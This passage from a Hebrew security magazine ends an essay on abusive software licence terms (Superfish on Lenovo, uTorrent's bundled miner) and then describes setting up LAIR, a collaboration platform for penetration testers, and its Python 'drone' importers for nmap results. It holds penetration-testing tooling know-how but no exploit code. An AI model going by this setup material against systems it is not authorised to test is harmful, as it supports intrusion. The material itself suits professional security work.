
אבל הגבלות אינן הסיבה היחידה לאהוב את הדרך שבה הסכמי רשיונות התוכנה מנוהלים. תוכנת סופרפיש היא דוגמא מצוינת. מספר רוכשי מחשבי לנובו למדו זאת על בשרם. כאשר הפעלת לראשונה את מחשב הלונובו שלך, נדרשת לאשר מספר הסכמים. אחד מהם היה [ההסכם של חברת Superfish](#) שקבע כי מותר לחברה להתערב בתעבורת הרשת שלך, כולל בתעבורה המאובטחת, כדי לקבל פרסומות. כלומר, המשתמשים המסכנים שאישרו את תנאי השימוש של מחשבי לנובו, הרשו בפועל לחברה להוסיף, מאחורי גבם, מערכת שתאפשר מתקפת אדם-באמצע (MITM) על ידי החלפה של תעודות ה-SSL של אתרים פופולריים רבים. הבעיה, כמובן, היא שכולם "הסכימו" לזה. כמה ההסכמה הזו איכפיה? ובכן, נושא זה עוד יגיע לבית המשפט. אז בעצם, ההסכמה שלנו לכך שתוכנה מסוימת תזריק פרסומות כללה גם הסכמה לכך שאותו יצרן של תוכנה לא יהיה חייב לפצות אותנו במקרה של נזק למחשב מהשימוש בתוכנה.

במקרה אחר, תוכנת יוטורנט (uTorrent) הציעה, ביחד עם מסכי ה"הצעות" של ההתקנה, [להתקין תוכנה שכורה ביטקוין ברקע](#). כיוון שאף אחד לא קרא את ההוראות וההסכם, התוכנה החלה לרוץ (ספק אם יוטורנט הצליחה להרוויח מזה, אגב). אבל, עולם התקנת התוכנות מלווה בכלי התקנה שמבוססים על פערי המידע וחוסר הנכונות של אנשים לקרוא טקסטים קצרים אפילו. אם תסתכלו על המסך הבא, תוכלו לראות שיש שתי אפשרויות הורדה (לכאורה). רואים את הכפתור הגדול "Download"? הוא מוביל להורדה של קובץ (EXE לא לשרט), מדובר במקרה הזה על תוכנת "ניהול הורדה". כיוון שמדובר במחשב לשימוש שלי, אני כמובן לא התקנתי את התוכנה, אבל המשתמש הרגיל יטעה להוריד דברים כאלה.

The screenshot shows a torrent page for 'Avengers Age of Ultron {2015} ENG CAM XVID AC3 MURD3R'. It includes a search bar, social media icons, and a 'DOWNLOAD TORRENT' button. The page displays statistics like 16647 seeders and 15776 leechers. A large 'DOWNLOAD' button is prominent. Below it, there's a movie poster and detailed information: 'Movie: The Avengers 2', 'Detected quality: Cam', 'IMDb link: 2395427', 'IMDb rating: 8.6 (24,828 votes)', 'RottenTomatoes: 0% 100%', and 'Genres: Action, Sci Fi, Adventure'. A summary states: 'When Tony Stark tries to jumpstart a dormant peacekeeping program, things go awry and it is up to the Avengers to stop the villainous Ultron from enacting his terrible plans.' The page also features a sidebar with an advertisement for 'WAR IN EUROPE' and a 'Go Crazy Over Asian Girls?' ad.

האותיות הקטנות שאף אחד אף פעם לא קורא

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



```
<assembly xmlns="urn:schemas-microsoft-com:asm.v1"
manifestVersion="1.0"><compatibility xmlns="urn:schemas-microsoft-
com:compatibility.v1"><application>
<supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}" />
<supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}" /><supportedOS
Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}" />
<supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}" /></application>
</compatibility><trustInfo xmlns="urn:schemas-microsoft-
com:asm.v3"><security>
<requestedPrivileges><requestedExecutionLevel level="asInvoker"
uiAccess="false" /></requestedPrivileges>
</security></trustInfo>
</assembly>
```

[קובץ המניפסט אולי יגיד לכם על מה מדובר. בכל מקרה, לא מדובר בתוכנות זכות במיוחד]

## סיכום

אז העולם הזה אכזרי: יש תוכנות שמקבלות הסכמה בלי רשותנו; חלקן מעוות לנו את הדרך בה אנו גולשים ברשת ויוצר סיכוני אבטחה, חלקן משתמשות במחשב שלנו כדי לכרות ביטקוין ברקע, וחלקן מחליף לנו את הפרסומות כדי להתפרנס. עכשיו, כשמדובר על תוכנות שניתנות להורדה בחינם מהרשת, היה ניתן לצפות לרושעות כאלו. אבל מדוע הדבר קורה גם בתוכנות שניתנות בתשלום רב?

ישנם שני פתרונות, לא אופטימאליים. הראשון הוא שירות בסגנון [ToS TLDR](#), בו הקהל מנסה לתמצת עבור עצמו את התקנון, ולהכין אותו בשפה אנושית. השני, מה לעשות, הוא לכפות על העולם הזה חוזים אחידים מצד הרגולטור. החוזים האלו לא חייבים להיות חוזים נוראיים לעסק, אלא כאלו שיכילו סטנדרטים של מה מותר ומה לא מותר כאשר אנחנו מדברים על הרשאות שימוש בתוכנה: האם מותר להגביל אחריות, כך שגם אם המחשב יעלה באש כתוצאה מהתוכנה לא תהיה חייב דבר? האם מותר לקבוע שכל סכסוך ידון אך ורק בבית משפט במזרח גיאורגיה? האם מותר לקבוע שאסור למכור את התוכנה משומשת, והכי חשוב: מה האורך הרצוי ומה רמת הקריאות הרצויה.

## LAIR - מאורת המטמון של אליבאבא - חלק ב'

מאת ישי גרסטל וליאור ברש

### הקדמה

אחרי שדיברנו על המערה ששומרת לנו על האוצר היקר שלנו, כל המידע שלנו כבר מחכה להיכנס למערה, מה שחסר לנו הוא רק שלב הזנת המידע למערכת.

תקציר הפרקים הקודמים (מהו LAIR)?

LAIR היא פלטפורמה, שנותנת מענה לצורך שעולה במבדקי חדירות מתמשכים ומבדקים עם מספר בודקים שרוצים לשמור על מיטביות כלל הבדיקות לאורך זמן ולמנוע עבודה כפולה וחוסרי מידע.

הפעם אנחנו רוצים להרחיב מעט על מכלול האלמנטים בפלטפורמה, איך הם עובדים ומתקשרים אחד עם השני וכיצד הם יוצרים הרמוניה במערה השיתופית.

במאמר הקודם התמקדנו בפונקציונאליות של המערכת עצמה, כיצד היא בנויה ומה הן הפונקציות בתוך ממשק הניהול. הפעם אנחנו רוצים לבחון יותר על הרכיב שמזין ומסדר את כל השלל במקום שאנחנו רוצים שיהיה. נעים להכיר - Drone.


Drone בנוי כולו בפייטון והוא מורכב משתי תיקיות, האחת תיקיית קוד ראשית והשניה מכילה את הסקריפטים שימשו אותנו ב-CLI.



האופן שבו אנחנו מבצעים את הזנת המידע למערכת הוא על ידי שימוש בפקודה מתוך תיקיית ה-bin שפונה אל תיקיית ה-lairdrone שבעצמה מכילה קבצי קוד בפייטון שמחולקים באופן עקרוני לשתי קטגוריות, הקטגוריה הראשונה היא השמירה על מבנה, סכמה אם תרצו של מבנה המידע הכללי של



הפרויקט, מעין תבנית של סדר קבוע שאינה תלויה במי מזין את המידע. הקטגוריה השנייה אחראית על המרת התוצרים שייצאנו מכל אחד מהכלים שהשתמשנו בו בכדי שיתאים לסדר שיצרנו.



אפשר לראות בתמונה את הקבצים מהתיקה ואת מבנה השמות שלהם המקשר אותם לכלי העבודה כמו גם קבצים השייכים לארכיטקטורה, כגון api.py, drone\_modules.py וכו'.

קובץ ה-api.py אחראי על כל מה שקשור בהתחברות לבסיס הנתונים, החל מאימות שם המשתמש והסיסמא, החזקת כתובת ה-IP איתה אנו מתקשרים וכלה בהפרדה וזיהוי של החלקים בקובץ אותו אנו רוצים להעלות לתוך המערה שלנו המכילים מידע כמו מי הנתקף ומה הם התוצרים שמצאנו. כאשר ברקע של כל זה מופעל תהליך המוודא שבמערכת שלנו לא קיים כבר התוכן שאנו מעלים כעת כדי שלא ליצור כפילויות מידע. אותו התהליך אחראי גם לזהות מה כבר הזנו למערכת וממין את המידע כך שמידע קיים יישאר כמו שהוא ושהדלתאות יעודכנו מבלי לפגוע בקיים.


בשלב הזו שבו אנו מזינים את המידע, אנחנו נדרשים להזין פרטי חיבור כמו כתובת IP, פורט ושם משתמש וסיסמה, טריוויאלי וחיוני. לא פחות חשוב מכך זו הגדרת הגישה של ה-drone למערכת על גבי סווח מוצפן, בכל זאת מדובר בגישה לאחד מבסיסי הנתונים אולי הכי רגישים שלנו ושל הלקוחות שלנו.

```
~$ export MONGO_URL=mongodb://@192.168.1.100:11014/lair?ssl=true
```

עכשיו, על גבי ערוץ מאובטח ומאומת הגיע הזמן להזין את המידע למערכת וישירות לתוך הפרויקט הספציפי עליו אנחנו עובדים. את ההבחנה בפקוירט הספציפי אגב, עושים בעזרת הגדרת PID רלוונטי.

```
~/lairdrone-1.0.0/bin$ ./drone-nmap CWNcuBfQLn7nNP6fc  
/lair.xml  
[+] Attempting connection to database '192.168.1.100:11014/lair'  
[+] Connection successful.  
[+] Processing project CWNcuBfQLn7nNP6fc  
[+] Processing completed: 1 host(s) processed.
```

במקרה הזה כמו שאפשר לראות, אנחנו מעלים תוצאות סריקה של NMAP, כאשר עוקב אחרי שם הקריפט האחראי להעברת תוצאות NMAP אפשר לראות את ה-PID ומייד אחריה את הנתוב לקובץ ה-XML שייצאנו עם תוצאות הסריקה.



אז המידע הזן למערכת, הקפדנו להעביר אותו באופן מאובטח והקפדנו להזין את המידע לפרויקט המתאים, עכשיו הגיע הזמן לבחון כיצד המידע מסודר לתוך הפרויקט באופן עקבי ותואם. בעניין הזה הגדרנו קודם כאחד התפקידים של ה-api.py כמי שאחראי לניתוח המידע והחלוקה שלו לקטגוריות.

על האחריות לסדר הכללי, מבנה היצוג, טאבים, משתנים הקשורים לכל מחשב, כל הפרטים אודותיו כמו פורט, שירות, נתונים מזחים וכן הלאה, אחראים `lair.models` & `drone.models`. התפקיד שלהם הוא ליצור למענינו מעין תבנית קבועה שלא משנה מי מכניס מידע, או גם עם אילו כלים הוא השתמש, המידע יגיע למקומו בשלום, ולא, ישמור השם, ישבר ויהרס בדרך.

עד כאן יש לנו ביד מערכת קולבורציה לתקופים ומנגנון הזנת מידע, עכשיו השאלה היא איך מקימים אותה אילו כלים נתמכים במערכת הכדי לאפשר הזנה של תוצאות. הנה זה בא...

## לעבודה!

בשלב הראשון צריך להוריד את התוכן של ה-LAIR framework אל השרת עליו נרצה להקים את המערכת שלנו מתוך סביבת ה-GIT של LAIR בכתובת:

<https://github.com/lair-framework/lair>

מההורדה נקבל קובץ 7 שדורש מאיתנו לחלץ מתוכו את המידע כדי להתחיל לעבוד. החילוץ עצמו מתבצע בעזרת הפקודה:

```
7za x lair-v1.0.5-linux-x64.7z
```

השלב הבא הוא הפעלת השירות בפעם הראשונה, כך שיתקין את כל השירותים הנחוצים שחולצו כבר קודם כדוגמת MongoDB אנחנו משתמשים בסקריפט שהכינו לטובת הנושא מראש והוא נקרא `start.sh` שמתפקידו להעלות את כל השירותים הנחוצים כדי שהכל ינגן בהרמוניה.

את הפקודה אנחנו מריצים בצירוף כתובת ה-IP שאנחנו רוצים לקשורת את השרות אליה ושתשמש לגישה לממשק ה-Web. במהלך השלב הזה יש שני דברים חשובים שצריך לשים לב אליהם. בפעם הראשונה אנחנו יוצרים שני משתמשים, האחד תפקידו להיות משתמש מנהל לבסיס הנתונים אליו נזין את המידע אודות הלקוח, והמשתמש השני אמון על בסיס הנתונים של ה-LAIR עצמו.

על כל פנים, אותנו כרגע יותר מעניין המשתמש שתפקידו לנהל את בסיס הנתונים של האפליקציה, זה כיוון שבכל פעם שנרצה לכבות או להפעיל את ה-LAIR אנו חייבים להכניס את המשתמש והסיסמא שלו כדי שיתאפשר לנו לקבל את נתוני האמת שכבר הכנסנו למערכת ולחסוך מאיתנו את הצורך להזין כל סריקה למערכת נפרדת. בנוסף המשתמש הזה משמש גם לצורך שליחת מידע על ידי ה-Drone.

---

מאורת המטמון של אליבאבא - חלק ב - LAIR


[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)




מייד לאחר הקמת המערכת בפעם הראשונה נוכל להתחבר עם שם משתמש וסיסמה של מנהל המערכת, שזה טוב ונפלא אבל המשתמש הזה יכול לראות את כל הפרויקטים שרצים במערכת וזה כבר פחות טוב. מה שנרצה לעשות זה לפתוח משתמש לכל תוקף ולהגדיר את הרשאות הגישה למערכות הרלוונטיות שעליהן התוקף עובד.

המערכת באוויר. מה שחסר זה מידע... כאן אנחנו פונים למגוון הכלים שנתמכים היום על ידי המערכת. כבסיס המערכת מגיעה עם מספר מצומם של drone-ים לכלים מוכרים, הבחירה בפיתוח ה-drone-ים דווקא לכלים אלו היא שרירותית ובאופן עקרוני ניתן לבנות תהליך יבוא לכל כלי שתרו.

את אפשרויות היבא הנתמכות נכון לעכשיו אפשר לראות בתמונה.



הקוד בקבצים האלו, מטרתו להמיר את המידע שנשמר בתצורת xml מכל אחד הכלים הנתמכים היישר אל המקום הנכון במערכת וכמובן שבמבנה הנכון.




מכאן השליטה היא שלנו, באחריותו של מנהל המערכת למעשה לאפשר גישה לכל אחד מהתוקפים להזדהות מול המערכת. משתמשי המערכת מצידם יכולים ליצור להם פרויקטים כאשר באחריותם להחליט אם הפרויקט שיצרו הוא עצמאי והגישה אליו מוגבלת להם בלבד או שיבחרו לשתף משתמשים אחרים במערכת ולאפשר להם לגשת למידע הרלוונטי לפרויקט שיצרו.



כאן חשוב להזכיר שוב כי מנהל המערכת, הלא הוא המשתמש הראשי של בסיס הנתונים מלפני מספר פסקאות יכול לראות את כל הפרויקטים ולצפות בלוגים של בסיסי הנתונים שהלכה למעשה מכילים את כל המידע במערכת. אם נמשיך את אותו הקו, נראה שישנה בעיה קלה בשיטה... אף משתמש לא יכול להעלות מידע למערכת מבלי לדעת את הסיסמא לבסיס הנתונים. ובמערכת רגישה כל כך אנחנו לא בהכרח רוצים שהפרטים האלו יהיו בידהם של כל המשתמשים במערכת. כאן יש לנו שלוש אפשרויות עקרוניות:

- **האפשרות הראשונה** היא שכל אחד ממשתמשי המערכת יעביר את תוצאות העבודה שלו למנהל המערכת והוא בתורו יזין את המידע לבסיס הנתונים. החסרון העיקרי של שיטת העבודה הזו הוא יצירת נקודת כשל אחת. שאלה נוספת שעלה היא האם נרצה בכלל שתהיה בידיו של משתמש כל שהוא גישה למערכת באופן מלא לצורך שימוש קבוע ויומיומי.
- **האפשרות השניה** מסבכת מעט את התמונה, יצירת בסיס נתונים נפרד לכל משתמש אליו המשתמש יכול לשלוח את המידע, אך אותו משתמש, או כל משתמש אחר במערכת לצורך העניין לא יקרא משם את המידע. אם לדייק, הוא יכול אבל אין בכך צורך. לאחר שהמידע הוזן לבסיס הנתונים הזמני, מנהל המערכת יכול להתחבר לשם בעצמו ולהעתיק את כל החומרים של המשתמשים השונים ולהעלות אותם לבסיס הנתונים המרכזי ואפשר אם תרצו להפוך את התהליך לאוטומטי.
- **האפשרות השלישית** היא יצוא של פרויקט שלם, אפשר ליצא את הפרויקט כולו ישירות למערכת או לחילופין לשמור את הפרויקט כולו למחשב עליו אנחנו עובדים. על היכולת הזו אחראי drone-raw כאשר הוא מיצא את הפרויקט לבתנית JSON שנוכל להעלות לתוך בסיס נתונים לפי בחירתנו או כפרויקט חדש.

כך זה נראה:



## סיכום

המערכת עצמה כמו שאפשר לראות בנויה באופן יחידת פשוט MongoDB, משמש כבסיס הנתונים הראשי, האפליקציה עצמה בנויה על NodeJS וכוללת בתוכה את כל השירותים הנדרשים. ההתקנה מאוד פשוטה ומסתכמת כמעט כולה בהרצה של סקריפט בודד. ה-drone-ים השונים מסדרים את כל המידע במקום ואחראים על שני תפקידים עיקריים, האחד פנייה לבסיס הנתונים והשני הוא סידור המידע לפי במערכת כך שכל המידע שהוצאנו מכלל הכלים יגיע בדיוק למקום המיועד לו ובאחידות.

כאשר כל הדברים מתנהלים על מי מנוחות, לא אמורות להיות תקלות והכל מגנן ביחד את שירת התקיפה של אליבא והמערה השיתופית.

בפרק הבא: כותבים Drone!

## על הכותבים

- **ישי גרסטל** - שד טזמני וחובב קוד פתוח, מחבר וחוקר מערכות בעיקר כדי לפרק אותן.
- **ליאור ברש** - חופר 24/7 ומעניש על זה את המקלדת.



---

## דברי סיכום

---

בזאת אנחנו סוגרים את הגליון ה-61 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il).

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

*"Talkin' bout a revolution sounds like a whisper"*

הגליון הבא ייצא ביום האחרון של חודש מאי 2015.

אפיק קסטיאל,

ניר אדר,

30.04.2015